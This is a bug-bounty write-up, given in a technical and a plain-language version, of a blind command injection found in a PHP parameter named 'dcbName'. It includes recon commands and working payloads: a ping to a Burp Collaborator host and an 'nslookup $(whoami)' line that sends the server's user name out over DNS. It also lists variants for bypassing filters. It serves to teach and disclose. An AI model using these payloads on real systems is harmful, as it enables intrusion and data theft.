A Story of an Epic Blind Remote Code Execution(RCE)
A PHP parameter was vulnerable to blind OS command injection, allowing an attacker to run commands on the server without seeing output. The attacker confirmed this by causing the server to make DNS requests to an external collaborator server, exfiltrating the current user name.
 Published on p1boom.com
{{media:0}}
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Akash Solanki, a security researcher from India, describes how he found a blind remote code execution (RCE) vulnerability on a target he calls redacted.com. The report does not name the organisation or the product. The vulnerable feature is a PHP file inside a folder that directory brute forcing had turned up; the file takes a parameter called dcbName, which the researcher read as "db Name" at first glance. The report does not say what the parameter is normally used for.
Blind RCE, as the author defines it, is the case where an attacker can run commands on the target server but cannot see their output in the response. The work therefore moves to out-of-band channels: a Burp Collaborator host receives the interaction instead of the HTTP response.
Setup
The only tooling the report names is:
- dirsearch for content discovery
- Arjun, param-miner and Paramspider for hidden parameter discovery
- Burp Collaborator for out-of-band detection and exfiltration
No versions, accounts or roles are given. The only precondition visible in the text is that the target exposes the PHP files found by dirsearch and that one of them accepts the dcbName parameter.
Finding it
Recon started with Google dorking and content discovery. The first dirsearch run used a broad extension list:
python3 dirsearch.py -u https://redacted.com -e .* -t 50
While that ran, the author mapped the main website by hand and tried XSS payloads (no pop-up), SQL injection and SSRF on it, without success. Looking back at the dirsearch output, he noticed a unique folder, redacted in the write-up, and fuzzed inside it:
python3 dirsearch.py -e php,html,js -u https://redacted.com/redacted
This returned a number of PHP files. To find parameters those files accept but do not advertise, he ran Paramspider:
python3 paramspider.py -d https://redacted.com/

The output included:
That URL stood out because dcbName reads like "db Name". The author then fuzzed the parameter with XSS, SQL injection and SSTI payloads. None of those produced anything. A blind command injection payload did.

Exploitation
Step 1: pingback test
The payload used for the pingback test was similar to this:
root%20;ping${IFS}-c2${IFS}pingback-test.gsc2sa1le6k2xot340c7scno2f85wu.burpcollaborator.net
How it is built:
root%20is the valuerootfollowed by a URL-encoded space, so the injected text starts as a separate argument to whatever the application passes to the shell.;ends the original command and starts a new one.ping -c2 <host>sends two ICMP echo requests to the Collaborator hostname.${IFS}stands in for spaces, which is useful when a space would be filtered or would break the surrounding syntax.
The request as sent:

The response:
The report does not reproduce the raw HTTP request or response text, only the screenshots.
Step 2: exfiltrating command output over DNS
With execution confirmed, the next payload moved data out of the server. Because the response is blind, the output of the command is embedded in a DNS lookup:
root`nslookup%20$(whoami).ksg6se1peak6xst744cbsgns2j8cw1.burpcollaborator.net`
How it is built:
- The backticks make the shell run the enclosed command and substitute its output into the surrounding command line.
nslookup $(whoami).<collaborator host>resolves a hostname whose leftmost label is the output ofwhoami, so the current user name travels to the Collaborator as part of the DNS query.%20again encodes the space betweennslookupand its argument.
The request:

The response:


In the Collaborator client, the DNS requests arrived with the user name appended to the hostname. The description showed the value apache appended to the hostname, the value of the currently logged-in user.

Root cause
The report does not include the server-side code, so the exact mistake is not shown. What the behaviour implies is that the value of dcbName reaches a shell command without being escaped or validated, so shell metacharacters such as ; and backticks are interpreted. The application also returns no command output, which is why the author had to use an out-of-band channel.
Impact
An attacker who can reach dynamic.php with the dcbName parameter can run operating system commands on the server, as the user whose name was returned by whoami (apache in this case). Because the channel is blind, data has to be exfiltrated out of band, for example over DNS as shown.
Fix
The general remedy for this class of bug is to avoid passing user input to a shell at all, and, where a shell call is unavoidable, to use APIs that take an argument list rather than a command string, plus strict allow-list validation of the parameter value.
Variants to test
- Run Paramspider or Arjun against PHP files found by dirsearch and look for parameters whose names suggest a system action, such as names containing
name,host,iporcmd. A positive result is a parameter the page accepts and reflects or acts on. - Send a pingback payload with
;ping -c2 <collaborator host>and watch the Collaborator client for ICMP or DNS interactions. A hit proves command execution even when the response is empty. - Replace the ping with
nslookup $(whoami).<collaborator host>and check the DNS query labels in the Collaborator description. Seeing the user name there confirms output exfiltration works. - Try
${IFS}in place of spaces where a space is stripped or breaks the request, and try backticks as well as$()for command substitution. - If DNS is blocked outbound, try an HTTP-based exfiltration payload pointed at a Collaborator host and look for the corresponding HTTP request.
What happened, in plain words
A security researcher, Akash Solanki from India, was looking for bugs on a website he calls redacted.com. He found a way to make the web server run commands of his choosing, even though the server never showed him the results directly. This kind of bug is called blind remote code execution (blind RCE). He proved it by making the server contact a server he controlled, and then he sent the current user name out in a DNS lookup. This article walks through every step in simple terms, so you can follow along even if you have never done security testing before.
What is blind RCE?
Remote code execution means an attacker can run their own commands on someone else's computer (the server). "Blind" means the attacker cannot see the output of those commands in the web page or response. It is like sending a letter to a factory and asking them to shout the answer out of a window you cannot see; you need another way to hear it. In this report, the researcher used a service called Burp Collaborator to catch the server's outgoing connections, which is like giving the factory a phone number to call so you know they received your letter.
How it all started
The researcher began with normal reconnaissance: using Google searches to find interesting pages (Google dorking) and using a tool called dirsearch to discover files and folders on the website. Dirsearch works by trying many common file and folder names and seeing which ones exist, similar to trying many keys on a lock to see which ones turn.
He ran dirsearch with a broad set of file extensions:
python3 dirsearch.py -u https://redacted.com -e .* -t 50
This command runs a Python script called dirsearch.py. The -u flag gives the target URL (https://redacted.com). The -e .* tells dirsearch to try all file extensions (the .* is a pattern meaning "anything"). The -t 50 sets the number of threads to 50, which controls how many requests are sent at once; more threads mean faster scanning but more load on the server.
While dirsearch was running, he manually explored the main website to understand its features and attack surface. He tried cross-site scripting (XSS) payloads (scripts that would run in a victim's browser) but saw no pop-up, so that did not work. He also tested for SQL injection (attacks that manipulate database queries) and server-side request forgery (SSRF, where the server is tricked into making requests), but none succeeded.
Then he looked back at the dirsearch output and noticed a unique folder, which is redacted in the write-up. He decided to dig deeper into that folder by running dirsearch again, this time focusing on PHP files (PHP is a programming language commonly used for web servers):
python3 dirsearch.py -e php,html,js -u https://redacted.com/redacted
Here, -e php,html,js tells dirsearch to look for files with those extensions. The -u points to the folder https://redacted.com/redacted. This run returned many PHP files.
The next step was to find hidden parameters that these PHP files accept. Parameters are the parts of a URL after a question mark that pass information to the server, like ?name=value. Tools like Arjun, param-miner, and Paramspider can discover parameters that are not visible in the page's links. He used Paramspider:
python3 paramspider.py -d https://redacted.com/
This runs paramspider.py with the -d flag specifying the domain to scan. Paramspider collects URLs from various sources and extracts parameters from them.
The output included a URL with a parameter called dcbName:
This caught his attention because dcbName looks like "db Name" (database name) at first glance. The value Fuzz is just a placeholder he used.
He then fuzzed this parameter with various attack payloads: XSS, SQL injection, and server-side template injection (SSTI, where template engines are abused to run code). None of those worked. But when he tried a blind command injection payload, he got a hit. Command injection is when an attacker's input is passed to a system shell, allowing them to run operating system commands. Blind means the output is not returned.
Exploitation
Step 1: pingback test
The first payload was a pingback test, designed only to check if the server would execute a command and make an outbound connection. The payload was:
root%20;ping${IFS}-c2${IFS}pingback-test.gsc2sa1le6k2xot340c7scno2f85wu.burpcollaborator.net
Let's break it down:
root%20is the textrootfollowed by a URL-encoded space (%20represents a space in URLs). This makes the injected part look like a separate argument to the command.;is a shell metacharacter that ends the current command and starts a new one. So whatever command the application was running, the;allows the attacker to append their own command.ping -c2 <host>sends two ICMP echo requests (network pings) to the specified host. The-c2means send two packets. The host here is a Burp Collaborator subdomain, which is a unique domain that the researcher controls and can monitor for interactions.${IFS}is a shell variable that stands for the internal field separator, which by default includes a space. It is used here instead of a literal space because spaces might be filtered or break the URL syntax.
The request as sent:
The response:
The report does not show the raw HTTP request or response text, only screenshots.
Step 2: exfiltrating command output over DNS
Once command execution was confirmed, the next step was to extract data from the server. Because the response is blind, the output of the command is embedded in a DNS lookup. The payload was:
root`nslookup%20$(whoami).ksg6se1peak6xst744cbsgns2j8cw1.burpcollaborator.net`
Breakdown:
- The backticks (
`) are command substitution in Unix shells: the shell runs the command inside and replaces it with the output. Here they wrap thenslookup ...command, so its output is substituted into the original command line. nslookup $(whoami).<collaborator host>performs a DNS query for a hostname. The$(whoami)runs thewhoamicommand, which prints the current username, and substitutes its output. So the hostname becomes<username>.<collaborator host>. When the DNS query is made, the username is sent as part of the domain name to the Collaborator server.%20again encodes a space betweennslookupand its argument.
The request:
The response:
In the Collaborator client, the DNS requests arrived with the username appended to the hostname. The description showed the value apache, the value of the currently logged-in user appended to the hostname.
Root cause
The report does not include the server-side code, so the exact mistake is not shown. However, the behaviour implies that the value of the dcbName parameter is passed to a shell command without being escaped or validated. Shell metacharacters like ; and backticks are interpreted by the shell, allowing command injection. The application also does not return the command output, which is why an out-of-band channel was needed. The report does not say what defences, if any, were present.
Impact
An attacker who can reach dynamic.php with the dcbName parameter can run operating system commands on the server, as the user whose name whoami returned (here, apache). Because the channel is blind, data must be exfiltrated out of band, for example over DNS as shown.
Fix
The general remedy for this class of bug is to avoid passing user input to a shell at all. Where a shell call is unavoidable, use APIs that take an argument list rather than a command string, and apply strict allow-list validation of the parameter value.
Variants to test
- Run Paramspider or Arjun against PHP files found by dirsearch and look for parameters whose names suggest a system action, such as names containing
name,host,iporcmd. A positive result is a parameter the page accepts and reflects or acts on. - Send a pingback payload with
;ping -c2 <collaborator host>and watch the Collaborator client for ICMP or DNS interactions. A hit proves command execution even when the response is empty. - Replace the ping with
nslookup $(whoami).<collaborator host>and check the DNS query labels in the Collaborator description. Seeing the user name there confirms output exfiltration works. - Try
${IFS}in place of spaces where a space is stripped or breaks the request, and try backticks as well as$()for command substitution. - If DNS is blocked outbound, try an HTTP-based exfiltration payload pointed at a Collaborator host and look for the corresponding HTTP request.
Glossary
- Blind RCE: Remote code execution where the attacker cannot see the output of the commands they run.
- Burp Collaborator: A service that provides unique domains and monitors for interactions (DNS, HTTP, etc.) to detect out-of-band vulnerabilities.
- Command injection: A vulnerability where user input is passed to a system shell, allowing execution of arbitrary commands.
- dirsearch: A tool for brute-forcing web server directories and files.
- DNS: Domain Name System, the phonebook of the internet that translates domain names to IP addresses.
- Google dorking: Using advanced Google search operators to find exposed information or vulnerabilities.
- ICMP: Internet Control Message Protocol, used by tools like ping to test connectivity.
- Out-of-band (OOB): A channel separate from the normal HTTP response, used to detect or exfiltrate data.
- Parameter: A key-value pair in a URL (after
?) or in a request body that passes data to the server. - Paramspider: A tool that extracts parameters from URLs.
- PHP: A popular server-side scripting language.
- Pingback test: Sending a ping to a controlled host to confirm command execution.
- RCE: Remote code execution, the ability to run commands on a remote server.
- Shell: A command-line interpreter that runs operating system commands.
- SQL injection: An attack that manipulates database queries by injecting SQL code.
- SSRF: Server-side request forgery, where an attacker tricks the server into making requests to internal or external resources.
- SSTI: Server-side template injection, where template engines are abused to execute code.
- XSS: Cross-site scripting, an attack that injects malicious scripts into web pages viewed by other users.
${IFS}: A shell variable that expands to the internal field separator (usually a space), used to bypass filters.whoami: A command that prints the current username.



